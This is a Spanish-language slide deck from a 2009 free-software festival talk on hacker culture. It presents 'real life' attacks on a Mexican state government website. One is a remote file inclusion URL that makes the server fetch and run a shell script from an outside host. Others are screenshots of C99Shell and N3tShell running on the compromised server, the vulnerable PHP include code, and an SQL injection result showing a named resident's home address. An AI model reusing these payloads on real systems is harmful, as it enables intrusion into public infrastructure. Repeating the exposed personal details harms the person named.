



# HACKING

Por. Rafael Bucio



PRIMER CONGRESO  
CHIAPAS 2009

# FESOL

FESTIVAL DE SOFTWARE LIBRE



Sobre que es está

# PLATICA



**Sabes lo que es un.**

**¿HACKER?**



# TERMINOLOGÍA

WHITEHAT ~ BLACKHAT

HACKER

CRACKER

LAMMER~




# ACTIVISMO

HACKLABS~HACKMEETING~HACKTIVISMO



**UN EMBLEMA**

**UNIVERSAL...**





# ¿USARLO?

**Però usando este emblema expresas simpatía por los objetivos de los hackers, sus valores y el modo de vida de los hackers.**



**UNA CULTURA**

**¿CULTURA HACKER?**



**EL BUENO  
Y  
EL MALO**



# **CIBERPUNK**

**REBELDIA POR INTERNET?**



# MITOS

**Jaquear el correo de tu novia..**



# TOOLS

LINUX – GUINDOS –



**HACKERS..**

**MODERNOS...**



**HACKERS..**

**DEFACERS... ٢٢**



# EXAMPLE

REAL LIFE – WEBSERVER

REMOTE FILE INCLUSION



http://segob.qroo.gob.mx/Transparencia.php?IdUbicacion=3&Pagina=Contacto.php&DepElegida=3&Correo=segob@

GO

Google

- Problema al cargar la página
- :: Secretaría de Gobierno
- Grupo Parlamentario del PRI e...
- http://meto5757.../c99rsg.txt

Quintana Roo, Julio 27, 2007

Unidades Administrativas Portal del Gobierno Transparencia Inicio



SECRETARIA DE GOBIERNO  
Quintana Roo  
2005



SEGGOB



## :: Bienvenidos

- Información Obligatoria
- Trámites y Servicios
- Directorio
- Organigrama y Atribuciones
- UTAIPPE

**Warning:** Failed opening 'http://...@qroo.gob.mx&Titular=3245' for inclusion (include\_path=") in /usr/local/httpd/htdocs/segob/Transparencia.php on line 27

Optimizado para IE5.0+, Flash 6.0+, Resolución 800x600,  
Copyright © Derechos Reservados 2005. Gobierno del Estado de Quintana Roo.  
Diseño Web desarrollado por la Coordinación Estatal de Informática <http://ceit.qroo.gob.mx/>

http://segob.qroo.gob.mx/Transparencia.php?include\_path='http://freewebs.com/bucio/shell.txt?'

GO

Google

Problema al cargar la página

Secretaría de Gobierno

Grupo Parlamentario del PRI e...

http://meto5757...lls/c99rsg.txt

Quintana Roo, Julio 27, 2007

Unidades Administrativas

Portal del Gobierno

Transparencia

Inicio

## Bienvenidos

Información  
Obligatoria

Trámites y  
Servicios

Directorio

Organigrama  
y Atribuciones

UTAIPPE

Warning: Failed opening

'http://transparencia.qroo.gob.mx/Transparencia/Include.php?IdUbicacion=3&include\_path='http://freewebs.com/bucio/shell.txt?'\nfor inclusion (include\_path='') in /usr/local/httpd/htdocs/segob/Transparencia.php on line 27

Optimizado para IE5.0+. Flash 6.0+. Resolución 800x600.

Copyright © Derechos Reservados 2005. Gobierno del Estado de Quintana Roo,

Diseño Web desarrollado por la Coordinación Estatal de Informática <http://ceit.qroo.gob.mx/>

# C99Shell v. 1.0 pre-release build #16

Software: Apache/2.2.0 (Linux/SUSE). PHP/5.1.2  
uname -a: Linux utaipe 2.6.16.13-4-smp #1 SMP Wed May 3 04:53:23 UTC 2006 x86\_64  
uid=30(wwwrun) gid=8(www) groups=8(www)  
Safe-mode: OFF (not secure)  
/srv/www/htdocs/transparencia/Transparencia/ drwxr-xr-x  
Free 18.05 GB of 20 GB (90.25%)

Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove Logout

Owned by hacker

### Listing folder (110 files and 4 folders):

Name ▲	Size	Modify	Owner/Group	Perms	Action
.	LINK	22.07.2007 15:41:19	1001/100	drwxr-xr-x	
..	LINK	26.07.2007 11:52:52	1001/100	drwxr-xr-x	
[Imágenes]	DIR	22.07.2007 15:41:19	1001/100	drwxr-xr-x	
[ImgEscudos]	DIR	22.07.2007 15:41:19	1001/100	drwxr-xr-x	
[Librerías]	DIR	22.07.2007 15:41:19	1001/100	drwxr-xr-x	
[font]	DIR	22.07.2007 15:41:19	1001/100	drwxr-xr-x	
AccionBusquedaDir.php	9.6 KB	22.07.2007 15:41:19	1001/100	-rw-r--r--	
AccionBusquedaDir2.php	6.38 KB	22.07.2007 15:41:19	1001/100	-rw-r--r--	
AccionBusquedaDirX.php	9.04 KB	22.07.2007 15:41:19	1001/100	-rw-r--r--	
Arbol.php	5.04 KB	22.07.2007 15:41:19	1001/100	-rw-r--r--	
ArchivoEventos.php	4.2 KB	22.07.2007 15:41:19	1001/100	-rw-r--r--	
Auditoria.php	1.23 KB	22.07.2007 15:41:19	1001/100	-rw-r--r--	
BuscaNotas.php	1.38 KB	22.07.2007 15:41:19	1001/100	-rw-r--r--	
BuscaNotas2.php	1.38 KB	22.07.2007 15:41:19	1001/100	-rw-r--r--	
BusquedaDirectorio.php	4.7 KB	22.07.2007 15:41:19	1001/100	-rw-r--r--	
BusquedaDirectorio2.php	3.4 KB	22.07.2007 15:41:19	1001/100	-rw-r--r--	
BusquedaServicio.php	7.04 KB	22.07.2007 15:41:19	1001/100	-rw-r--r--	
BusquedaServicio2.php	3.92 KB	22.07.2007 15:41:19	1001/100	-rw-r--r--	
BusquedaServicio3.php	5.14 KB	22.07.2007 15:41:19	1001/100	-rw-r--r--	
CBaseDatos.php	1.62 KB	22.07.2007 15:41:19	1001/100	-rw-r--r--	
CalendarioEventos.php	6.67 KB	22.07.2007 15:41:19	1001/100	-rw-r--r--	
Concentrado.php	6.92 KB	22.07.2007 15:41:19	1001/100	-rw-r--r--	
ConcentradoDep.php	2.8 KB	22.07.2007 15:41:19	1001/100	-rw-r--r--	
ConcentradoR.php	4.47 KB	22.07.2007 15:41:19	1001/100	-rw-r--r--	
ConsultaDependencia.php	1.89 KB	22.07.2007 15:41:19	1001/100	-rw-r--r--	
ConsultaDetalleTema.php	6.19 KB	22.07.2007 15:41:19	1001/100	-rw-r--r--	
ConsultaSolicitud.php	2.91 KB	22.07.2007 15:41:19	1001/100	-rw-r--r--	
ConsultaTema.php	2.61 KB	22.07.2007 15:41:19	1001/100	-rw-r--r--	
Contacto.php	3.52 KB	22.07.2007 15:41:19	1001/100	-rw-r--r--	
Contador.php	811 B	22.07.2007 15:41:19	1001/100	-rw-r--r--	

# N3tShell v. Emp3ror Undetectable #18

Software: Apache/2.2.0 (Linux/SUSE). PHP/5.1.2  
 uname -a: Linux utaippe 2.6.16.13-4-smp #1 SMP Wed May 3 04:53:23 UTC 2006 x86\_64  
 uid=30(wwwrun) gid=8(www) groups=8(www)  
 Safe-mode: OFF (no secure)  
 /srv/www/htdocs/transparencia/Transparencia/ drwxrwxrwx  
 Free 18.06 GB of 20 GB (90.29%)

Owned by Spyn3t

### Listing folder (112 files and 4 folders):

Name ▲	Size	Modify	Owner/Group	Perms	Action
.	LINK	29.07.2007 16:34:25	1001/100	drwxrwxrwx	
..	LINK	26.07.2007 11:52:52	1001/100	drwxrwxrwx	
[Imágenes]	DIR	22.07.2007 15:41:19	1001/100	drwxrwxrwx	
[ImgEscudos]	DIR	22.07.2007 15:41:19	1001/100	drwxrwxrwx	
[Librerías]	DIR	22.07.2007 15:41:19	1001/100	drwxrwxrwx	
[font]	DIR	22.07.2007 15:41:19	1001/100	drwxrwxrwx	
AccionBusquedaDir.php	9.6 KB	22.07.2007 15:41:19	1001/100	-rwxrwxrwx	
AccionBusquedaDir2.php	6.38 KB	22.07.2007 15:41:19	1001/100	-rwxrwxrwx	
AccionBusquedaDirX.php	9.04 KB	22.07.2007 15:41:19	1001/100	-rwxrwxrwx	
Arbol.php	5.04 KB	22.07.2007 15:41:19	1001/100	-rwxrwxrwx	
ArchivoEventos.php	4.2 KB	22.07.2007 15:41:19	1001/100	-rwxrwxrwx	
Auditoria.php	1.23 KB	22.07.2007 15:41:19	1001/100	-rwxrwxrwx	
BuscaNotas.php	1.38 KB	22.07.2007 15:41:19	1001/100	-rwxrwxrwx	
BuscaNotas2.php	1.38 KB	22.07.2007 15:41:19	1001/100	-rwxrwxrwx	
BusquedaDirectorio.php	4.7 KB	22.07.2007 15:41:19	1001/100	-rwxrwxrwx	
BusquedaDirectorio2.php	3.4 KB	22.07.2007 15:41:19	1001/100	-rwxrwxrwx	
BusquedaServicio.php	7.04 KB	22.07.2007 15:41:19	1001/100	-rwxrwxrwx	
BusquedaServicio2.php	3.92 KB	22.07.2007 15:41:19	1001/100	-rwxrwxrwx	
BusquedaServicio3.php	5.14 KB	22.07.2007 15:41:19	1001/100	-rwxrwxrwx	
CBaseDatos.php	1.62 KB	22.07.2007 15:41:19	1001/100	-rwxrwxrwx	
CalendarioEventos.php	6.67 KB	22.07.2007 15:41:19	1001/100	-rwxrwxrwx	
Concentrado.php	6.92 KB	22.07.2007 15:41:19	1001/100	-rwxrwxrwx	
ConcentradoDep.php	2.8 KB	22.07.2007 15:41:19	1001/100	-rwxrwxrwx	
ConcentradoR.php	4.47 KB	22.07.2007 15:41:19	1001/100	-rwxrwxrwx	
ConsultaDependencia.php	1.89 KB	22.07.2007 15:41:19	1001/100	-rwxrwxrwx	
ConsultaDetalleTema.php	6.19 KB	22.07.2007 15:41:19	1001/100	-rwxrwxrwx	
ConsultaSolicitud.php	2.91 KB	22.07.2007 15:41:19	1001/100	-rwxrwxrwx	
ConsultaTema.php	2.61 KB	22.07.2007 15:41:19	1001/100	-rwxrwxrwx	
Contacto.php	3.52 KB	22.07.2007 15:41:19	1001/100	-rwxrwxrwx	
Contador.php	811 B	22.07.2007 15:41:19	1001/100	-rwxrwxrwx	
Datos.php	1.55 KB	22.07.2007 15:41:19	1001/100	-rwxrwxrwx	
DependenciasEventos.php	6.49 KB	22.07.2007 15:41:19	1001/100	-rwxrwxrwx	

Software: Apache/2.2.0 (Linux/SUSE). [PHP/5.1.2](#)

uname -a: Linux utaipe 2.6.16.13-4-smp #1 SMP Wed May 3 04:53:23 UTC 2006 x86\_64

uid=30(wwwrun) gid=8(www) groups=8(www)

Safe-mode: **OFF (no secure)**

/srv/www/htdocs/transparencia/Transparencia/ **drwxrwxrwx**


Free 18.06 GB of 20 GB (90.29%)



[Encoder](#) [Tools](#) [Proc.](#) [FTP brute](#) [Sec.](#) [SQL](#) [PHP-code](#) [Upda](#)

Viewing file: **Include.php (212 B)** **-rwxrwxrwx**

Select action/file-type:



Save

Reset

Back

```
<?
include("../Librerias/ConfNivel2.inc");
include("Librerias/E_Nivel1.inc");
include("../conecta.php");
$Conexion=new DBAccess($host,$usuario,$clave,$BaseDatos);
include($Pagina);
$Conexion->MClose();
?>
```



# **EXAMPLE**

**REAL LIFE – WEBSERVER  
SQL INJECTION**



[Inicio](#)

[Información de Transparencia](#)

[Solicitudes](#)

[Información de la UTAIPPE](#)

[Ayuda](#)

José Cuauhtémoc Cardiel Coronel [\[Administración\]](#) [\[Cerrar sesión\]](#)

### Solicitudes

[Captura de solicitudes](#)

[Seguimiento de solicitudes](#)

### Cuenta del usuario

[Datos personales](#)

[Datos adicionales](#)

[Cambiar contraseña](#)

[Cerrar sesión](#)

## Datos personales de la cuenta.

**Solicitante :** José Cuauhtémoc Cardiel Coronel

**Correo :**

**Domicilio**

Calle : Insurgentes

Número: 58

Colonia : Magisterial

Código Postal : 77039

Cruzamientos : Tecnológico de Tuxtla Gutiérrez

Localidad : Chetumal

Municipio : Othón P. Blanco

Estado : Quintana Roo

[Actualizar Datos](#)



# CONFERENCIAS

Reuniones..



**HACKMITIN** CIUDAD MONSTRUO  
OCTUBRE 9, 10, 11 DE 2009  
[ESPORA.ORG/HACKMITIN](http://ESPORA.ORG/HACKMITIN)

The banner features a yellow background with a colorful fish on the left and a pattern of binary code on the right. The text is in various colors: blue for 'HACKMITIN', green for the dates, and red for the website URL.



**BUGCON** *security conferences*  
Seguridad  
Redes  
Investigación  
MEXICO

The logo features the word 'BUGCON' in a large, bold, black font with a white outline. The letter 'O' is replaced by a red ladybug. Below it, the words 'security conferences' are written in a smaller, italicized font. To the right, the words 'Seguridad', 'Redes', and 'Investigación' are stacked vertically in a bold, black font, with 'MEXICO' written below them.

**DEFCON**

The word 'DEFCON' is written in a large, bold, white font with a black outline. The letter 'O' is replaced by a skull and crossbones symbol.



I read your email

JINX.COM

**¿PREGUNTAS?**

....